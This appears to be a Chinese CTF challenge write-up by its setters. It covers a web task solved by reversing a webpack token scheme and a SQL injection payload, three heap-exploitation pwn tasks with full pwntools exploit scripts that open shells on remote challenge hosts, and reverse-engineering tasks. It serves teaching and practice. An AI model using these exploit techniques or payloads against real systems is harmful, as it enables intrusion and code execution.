便可得到webpack网站的源文件，查看package.json，发现页面是基于vue构建的，同时也发现了库crypto和js-md5。所以即使js源文件被webpack，也可以通过搜索methods关键词找到token生成函数的位置，同时推测token加密使用了md5和另一种加密方式。



此处的methods中包含了“encrypt”，“makeToken”等关键词，定位到此处应为token生成位置，单独提出对代码进行格式化，得到加密函数：

```
encrypt: function (e, i, t) {
    var o = this;
    return c()(a.a.mark((function n() {
        return a.a.wrap((function (o) {
            for (;;) switch (o.prev = o.next) {
                case 0:
                    return o.abrupt("return", new s.a((function (o) {
                        var n = p.a.createCipheriv("aes-128-cbc", e, i),
                            r = n.update(t, "utf8", "binary");
                        r += n.final("binary"), o(r = new Buffer.from(r, "binary").toString(
                    })));
                case 1:
                case "end":
                    return o.stop()
            }
        }), n, o)
    }))())
},
```

不难看出，加密使用了aes加密，转到调用函数寻找key和iv


```
makeToken: function (e) {
```

```
        var i = this;
        return c()(a.a.mark((function t() {
            var o, r;
            return a.a.wrap((function (t) {
                for (;;) switch (t.prev = t.next) {
                    case 0:
                        return "31169fedc9a20ecf", "d96adeefaa0102a9", o = f()(n()(e)), t.next = 5, i.encrypt("31169fedc9a20ecf", "d96adeefaa0102a9", o);
                    case 5:
                        return r = t.sent, t.abrupt("return", r);
                    case 7:
                    case "end":
                        return t.stop()
                }
            }), t, i)
        }))()
    },
```

可以得知加密使用的key和iv，但传入加密函数的并非传入生成函数的参数e，而是经过f和n函数处理得到的结果o，所以依然需要寻找函数f和函数n。但此时已经可以根据获得的key和iv对token进行初步解密了。解密后是一串长度为32的字符，基本可以推断这是一些信息的md5加密结果。回到renderer.js,格式化整个文档后，module结构如下：

```
module.exports = function(e){...}([function(e){}...]);
```

这一格式为js的IIFE函数，这种函数在定义处便执行，其中的变量不可从外部访问。我们从他的定义函数中寻找未知的函数n



此函数实现的js引擎中的stringify基础功能的一部分，用于解析字符串。结合请求体，可推断处调用的函数为toString()，不过此处并不重要，我们先前已经得知使用了md5加密。

接下来分析请求函数：

```
buyFlag: function (e) {
                    var i = this;
                    return c()(a.a.mark((function t() {
                        var o;
                        return a.a.wrap((function (t) {
                            for (;;) switch (t.prev = t.next) {
                                case 0:
                                    return o = {
                                        id: e,
                                        timestamp: Date.parse(new Date)
                                    }, t.t0 = i.$http, t.t1 = i.url + "/buyflag", t.t2 = o, t.next = 6, i.makeToken(o);
                                case 6:
                                    t.t3 = t.sent, t.t4 = {
                                        token: t.t3
                                    }, t.t5 = {
                                        headers: t.t4
                                    }, t.t6 = function (e) {
                                        i.$Modal.info({
                                            title: "购买结果",
                                            content: e.data[0].flag
                                        })
                                    }, t.t0.post.call(t.t0, t.t1, t.t2, t.t5).then(t.t6);
                                case 11:
                                case "end":
                                    return t.stop()
                            }
                        }), t, i)
                    }))()
```

对照得知，传入makeToken函数的是请求体。至此审计结束，得到了token是由MD5加密过的带timestamp的请求体后使用aes加密得到，之后便可自行发起请求。

根据返回的前两个flag的id分别为1和2，尝试获取id为3的flag时会提示无法购买，此时通过构建payload注入即可获得flag。

payload：

```
1"or(id=3)#
```

PWN

0x01 demo

程序在add()函数里出现了off-by-null漏洞，在edit()函数出有一个一次性的单字节任意地址写，程序最后开启沙盒，并且会检查free_hook跟malloc_hook，因此修改malloc_hook与free_hook不可行。
预期利用思路:

利用函数漏洞构造堆块泄露heap_addr,libc_addr,并且修改_io_stdout_来泄露stack_addr,(libc空间中environ结构体里放置栈地址)，最后修改io_stdin来实现往程序返回地址写入orw链。

非预期:

由于程序在结束才加入沙盒，修改malloc_hook为one_gadgets并且使用scanf输入大量字节可以直接getshell
(师傅们太强了 出题人哭晕在厕所)

```
# -*- coding: utf-8 -*
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'
elf = ELF('domo')
libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
p = 0
def pwn(ip,port,debug):
 global p
 if(debug == 1):
  p = process('./domo')
 else:
  p = remote(ip,port)
 def add(size,content):
  p.sendlineafter("> ","1")
  p.sendlineafter("size:\n",str(size))
  p.sendafter("content:\n",content)
 def free(index):
  p.sendlineafter("> ","2")
  p.sendlineafter("index:\n",str(index))
 def show(index):
  p.sendlineafter("> ","3")
  p.sendlineafter("index:\n",str(index))
 def edit(index,content):
  p.sendlineafter("> ","4")
  p.sendlineafter("addr:",str(index))
  p.sendafter("num:",content)
 def add2(size,content):
  p.sendlineafter("> ","1")
  p.sendlineafter("size:",str(size))
  p.sendafter("content:",content)
 def free2(index):
  p.sendlineafter("> ","2")
  p.sendlineafter("index:",str(index))
```


```
#-----link heap_addr
add(0x18,"A")
add(0x18,"A")
free(0)
free(1)
add(0x18,"\x10")
show(0)
heap_addr=u64(p.recv(6).ljust(8,"\x00"))
free(0)
#--------link libc
add(0x100,"A"*0x100)
add(0x100,'b'*0x100)
add(0x68,'c'*0x68)
add(0x68,'d'*0x68)
add(0x100,'e'*56+p64(0x71)+'e'*176+ p64(0x100) + p64(0x21))
add(0x68,p64(0x21)*2)
free(2)
free(3)
free(0)
add(0x68,"\x11"*0x60+p64(0x300))
free(4)
add(0x100,'flag'.ljust(8,'\x00')+'\x22'*0x58)
show(1)
main_arena=u64(p.recv(6).ljust(8,"\x00"))
libcbase_addr=main_arena-0x3c4b78
environ_addr=libcbase_addr+libc.symbols["environ"]
stdout_hook=libcbase_addr+libc.symbols["_IO_2_1_stdout_"]
stdin_hook=libcbase_addr+libc.symbols["_IO_2_1_stdin_"]
_IO_file_jumps=libcbase_addr+libc.symbols["_IO_file_jumps"]
#------link stack_addr
payload="A"*0x100
payload += p64(0) + p64(0x71)
payload+=p64(stdout_hook-0x43)
add(0x118,payload)
add(0x68,'a')
payload=p64(0)*5+'\x00'*3+p64(_IO_file_jumps)+p64(0xfbad1800)+p64(stdout_
hook+131)+p64(stdout_hook+131)+p64(stdout_hook+131)
payload+=p64(environ_addr)+p64(environ_addr+8)
print "len=",hex(len(payload))
add(0x68,payload)
stack_addr=u64(p.recv(6).ljust(8,'\x00'))-0xf2
#--------Write orw to stack
add2(0xf8,p64(0)*11+p64(0x71))
free2(0)
free2(4)
add2(0x68,p64(0)+p64(0x111))
free2(7)
add2(0x108,p64(0)*11+p64(0x71)+p64(stdin_hook-0x28))
add2(0x68,'flag')
```

```
 pop_rdi_ret=libcbase_addr+libc.search(asm("pop rdi\nret")).next()
 pop_rsi_ret=libcbase_addr+libc.search(asm("pop rsi\nret")).next()
 pop_rdx_ret=libcbase_addr+libc.search(asm("pop rdx\nret")).next()
 open_addr=libcbase_addr+libc.symbols["open"]
 read_addr=libcbase_addr+libc.symbols["read"]
 puts_addr=libcbase_addr+libc.symbols["write"]
 orw=p64(pop_rdi_ret)+p64(heap_addr+0x50)+p64(pop_rsi_ret)+p64(72)+p64(open_addr)
 orw+=p64(pop_rdi_ret)+p64(3)+p64(pop_rsi_ret)+p64(heap_addr+0x12a8)+p64(pop_rdx_ret)+p64(0x30)+p64(read_addr)
 orw+=p64(pop_rdi_ret)+p64(1)+p64(pop_rsi_ret)+p64(heap_addr+0x12a8)+p64(pop_rdx_ret)+p64(0x100)+p64(puts_addr)
 payload=p64(0)+p64(libcbase_addr+libc.symbols["_IO_wfile_jumps"])+p64(0)+p64(0xfbad1800)+p64(0)*6+p64(stack_addr)+p64(stack_addr+0x100)
 print "heap_addr=",hex(heap_addr)
 print "len=",hex(len(payload))
 print "stack_addr=",hex(stack_addr)
 edit(stdin_hook-0x20,'\x7f')
 add2(0x68,payload)
 p.sendlineafter("> ","5\n"+orw)
 p.interactive()
if __name__ == '__main__':
 pwn('node3.buuoj.cn',25138,1)# --Change IP and port here
```

0x02 BTS

出题思路：

该题就是一个用C++写的一个简单的二叉树，因为考虑到时间问题，不想让师傅们在逆向上面花费太多时间，所以就没有去掉符号。该题的漏洞点在Nodeinfo::operator=()这个运算符重载这里。



```
unsigned __int64 __fastcall Nodeinfo::operator=(__int64 a1, __int64 a2)
{
  unsigned __int64 v2; // rax
  unsigned __int64 v3; // rax
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  *(_QWORD *)a1 = *(_QWORD *)a2;
  *(_QWORD *)(a1 + 8) = *(_QWORD *)(a2 + 8);
  if ( *(_QWORD *)(a1 + 16) )
    operator delete[](*(void **)(a1 + 16));
  v2 = *(_QWORD *)(a1 + 8) >> 3;
  if ( v2 > 0xFE0000000000000LL )
    v3 = -1LL;
  else
    v3 = 8 * v2;
  *(_QWORD *)(a1 + 16) = operator new[](v3);
  memcpy(*(void **)(a1 + 16), *(const void **)(a2 + 16), *(_QWORD *)(a1 + 8));
  return __readfsqword(0x28u) ^ v5;
}
```

这里开辟的空间省掉了size/8的余数，所以这里造成了溢出。但是这个漏洞不好触发。回到调用这个函数的地方

```
signed __int64 __fastcall BST<Nodeinfo>::remove(__int64 a1, unsigned int a2)
{
  __int64 v3; // [rsp+10h] [rbp-20h]
  __int64 v4; // [rsp+18h] [rbp-18h]
  __int64 v5; // [rsp+20h] [rbp-10h]
  unsigned __int64 v6; // [rsp+28h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  if ( !*(_DWORD *)(a1 + 16) )
    return 0LL;
  v3 = 0LL;
  v4 = BST<Nodeinfo>::search(a1, a2);
  v3 = *(_QWORD *)(a1 + 8);
  if ( !v4 )
    return 0LL;
  if ( *(_QWORD *)(v4 + 24) )
  {
    if ( *(_QWORD *)(v4 + 32) )
    {
      v5 = binNode<Nodeinfo>::succ(v4);
      Nodeinfo::operator=(v4, v5);
      BST<Nodeinfo>::removeAt(a1, v4, *(_QWORD *)(v4 + 32));
    }
    else
    {
      BST<Nodeinfo>::removeAtNoneRight(a1, &v4, &v3);
    }
  }
  else
  {
    BST<Nodeinfo>::removeAtNoneLeft(a1, &v4, &v3);
  }
  --*(_DWORD *)(a1 + 16);
  return 1LL;
}
```

这里判断的是左右子树共同存在的情况下，删除根节点，才会触发这个运算符重载，才能利用这里的堆溢出漏洞。虽然漏洞很简单，但是这一题不好利用，前面传递信息的时候，会创造两个临时对象，堆块里面的信息不好控制，最后去篡改指针的时候会有一丢丢难度。

附上exp:

```
from PwnContext import *
from pwn import *
from PwnContext import *
from LibcSearcher import *
#context.terminal = ['tmux', 'splitw', '-h']
context.log_level = 'debug'
s       = lambda data               :ctx.send(str(data))        #in case that data is an int
sa      = lambda delim,data         :ctx.sendafter(str(delim), str(data))
sl      = lambda data               :ctx.sendline(str(data))
sla     = lambda delim,data         :ctx.sendlineafter(str(delim), str(data))
r       = lambda numb=4096          :ctx.recv(numb)
ru      = lambda delims, drop=True  :ctx.recvuntil(delims, drop)
irt     = lambda                    :ctx.interactive()
rs      = lambda *args, **kwargs    :ctx.start(*args, **kwargs)
dbg     = lambda gs='', **kwargs    :ctx.debug(gdbscript=gs, **kwargs)
# misc functions
uu32    = lambda data   :u32(data.ljust(4, '\x00'))
uu64    = lambda data   :u64(data.ljust(8, '\x00'))
leak    = lambda name,addr :log.success('{} = {:#x}'.format(name, addr))
ctx.binary = 'BST'
ctx.debug_remote_libc = False
local=0
def choice():
    if(local):
        p=rs()
    else:
```

```
        ctx.remote = ('123.57.236.25',8002)
        p=rs('remote')
    return p
def menu(index):
    sla("_______4.updata_______\n",index)
def create(index,size,content):
    menu(2)
    sla("id:",index)
    sla("content size:",size)
    sa("input your content\n",content)
def show():
    menu(1)
def free(index):
    menu(3)
    sla("id:",index)
choice()
create(2,0x88,"w"*0x80)
create(1,0x88,"w"*0x80)
create(3,0x7a,"f"*0x78+'\x40\x01')
free(2)
create(4,0xa0,p64(0)*3+p64(0x40)+p64(2)+p64(0x88)+p64(0x66666000))
show()
irt()
```

0x03 girlfriend_simulator

这个题很简单的，很明显的UAF漏洞，但是这些UAF都只存在于子线程，子线程的创建堆块次数有限，所以不能直接利用这个UAF，但是主线程有多余的次数创建堆块，我们就应该思考如何将当前线程变为主线程。正好glibc2.23有这个特点，当所有线程在使用的时候，子线程的arena有限，当不够用的时候，会直接使用主线程的arena。所以这一题的思路瞬间就清晰了。这一题并不知道arena有多少的限制，本地和远程的不一样，这个东西和机器的核数有关，所以远程需要测试一下和本地不同，需要测一下。(本来看师傅们前面题没做出来，打算给师傅们涨涨信心的)。strdup()底层调用了malloc，所以这个最后能调用__malloc_hook，我们只需要将__malloc_hook改为one_gadget，就可以getshell了。
附上exp:

```
from pwn import *
from PwnContext import *
#context.terminal = ['tmux', 'splitw', '-h']
context.log_level = 'debug'
s       = lambda data               :ctx.send(str(data))        #in case that data is an int
sa      = lambda delim,data         :ctx.sendafter(str(delim), str(data))
sl      = lambda data               :ctx.sendline(str(data))
sla     = lambda delim,data         :ctx.sendlineafter(str(delim), str(data))
r       = lambda numb=4096          :ctx.recv(numb)
ru      = lambda delims, drop=True  :ctx.recvuntil(delims, drop)
irt     = lambda                    :ctx.interactive()
```

```
rs      = lambda *args, **kwargs    :ctx.start(*args, **kwargs)
dbg     = lambda gs='', **kwargs    :ctx.debug(gdbscript=gs, **kwargs)
# misc functions
uu32    = lambda data   :u32(data.ljust(4, '\x00'))
uu64    = lambda data   :u64(data.ljust(8, '\x00'))
leak    = lambda name,addr :log.success('{} = {:#x}'.format(name, addr))
ctx.binary = 'girlfriend_simulator'
libc=ELF("./libc-2.23.so")
ctx.debug_remote_libc = False
local=0
num=0
def choice():
    global num
    if(local):
        num=32
        p=rs()
    else:
        num=9
        ctx.remote = ('node3.buuoj.cn',27834)
        p=rs('remote')
    return p
def menu(index):
    sla(">>",index)
def create(size,content):
    menu(1)
    sla("size?",size)
    sa("content",content)
def free():
    menu(2)
def show():
    menu(3)
def exit():
    menu(5)
choice()
list_info=[]
sla("How much girlfriend you want ?",num)
for i in range(num-1):
    create(0x10,"123131")
    free()
    create(0x10,"11111111")
    show()
    ru('11111111')
    heap_addr=uu64(r(0x6))
    list_info.append(hex(heap_addr))
    exit()
print list_info
create(0x60,"11111111")
free()
exit()
```


```
ru("wife:0x")
libc_base=int(r(12),16)-(0x7ff277618620-0x7ff277253000)
leak("libc_base",libc_base)
malloc_hook=libc_base+libc.symbols['__malloc_hook']
one=[0x45216,0x4526a,0xf02a4,0xf1147]
sla("say something to impress your girlfriend",p64(malloc_hook-0x23))
sla("moved by your words","12312312")
sa("Questionnaire","\x00"*(0x13-
0x8)+p64(libc_base+one[1])+p64(libc_base+libc.symbols['realloc']+2))
irt()
```

RE


0x1 Check_1n


源项目：https://github.com/404name/winter

在B站上看到一个大佬的C语言项目，他在gihub开源了代码，感觉挺有意思的。偷偷拿来魔改了一下当签到题，拿到题目后，如果是按照常规思路走，那就是先找到开机密码：




IDA打开搜索关键字符串就可以拿到开机密码：HelloWorld







然后，里面有个虚假的flag，base64接出来是Why don't you try the magic brick game，明示让玩打砖块游戏。



进入游戏，没过一会就当场去世以后，得到flag，如下图所示：



当然有些师傅直接看到了base58编码的flag，直接拿去解密速度就更快了。



0x2 Chelly's Identity

输入 input 拷贝到 instr，并依次进行将 instr 传入三个函数

```
v2 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v1, sub_41153C);
sub_4114E7(v3, &v30 == &v30, v2, a1);
v4 = sub_4113CF(std::cout, "Can you speak chelly's identity?");
v5 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v4, sub_41153C);
sub_4114E7(v6, &v30 == &v30, v5, a1);
v7 = sub_4113CF(std::cout, "if you can, I will give you flag.");
v8 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v7, sub_41153C);
sub_4114E7(v9, &v30 == &v30, v8, a1);
v10 = sub_4113CF(std::cout, "Give your answer:");
v11 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v10, sub_41153C);
sub_4114E7(v12, &v30 == &v30, v11, a1);
sub_4110FF(std::cin, &input);
sub_411302(0x10u);
sub_411334(&instr);
LOBYTE(v37) = 1;
for ( i = 0; ; ++i )
{
  v13 = sub_41177B((int)&input, a1);
  if ( v13 == sub_4111E0(&instr) )
    break;
  v32 = *(char *)sub_411532((int)&input, a1, i);
  sub_4115DC(a1, (int)&v32);
}
sub_4111C7(&instr);
sub_41172B(&instr);
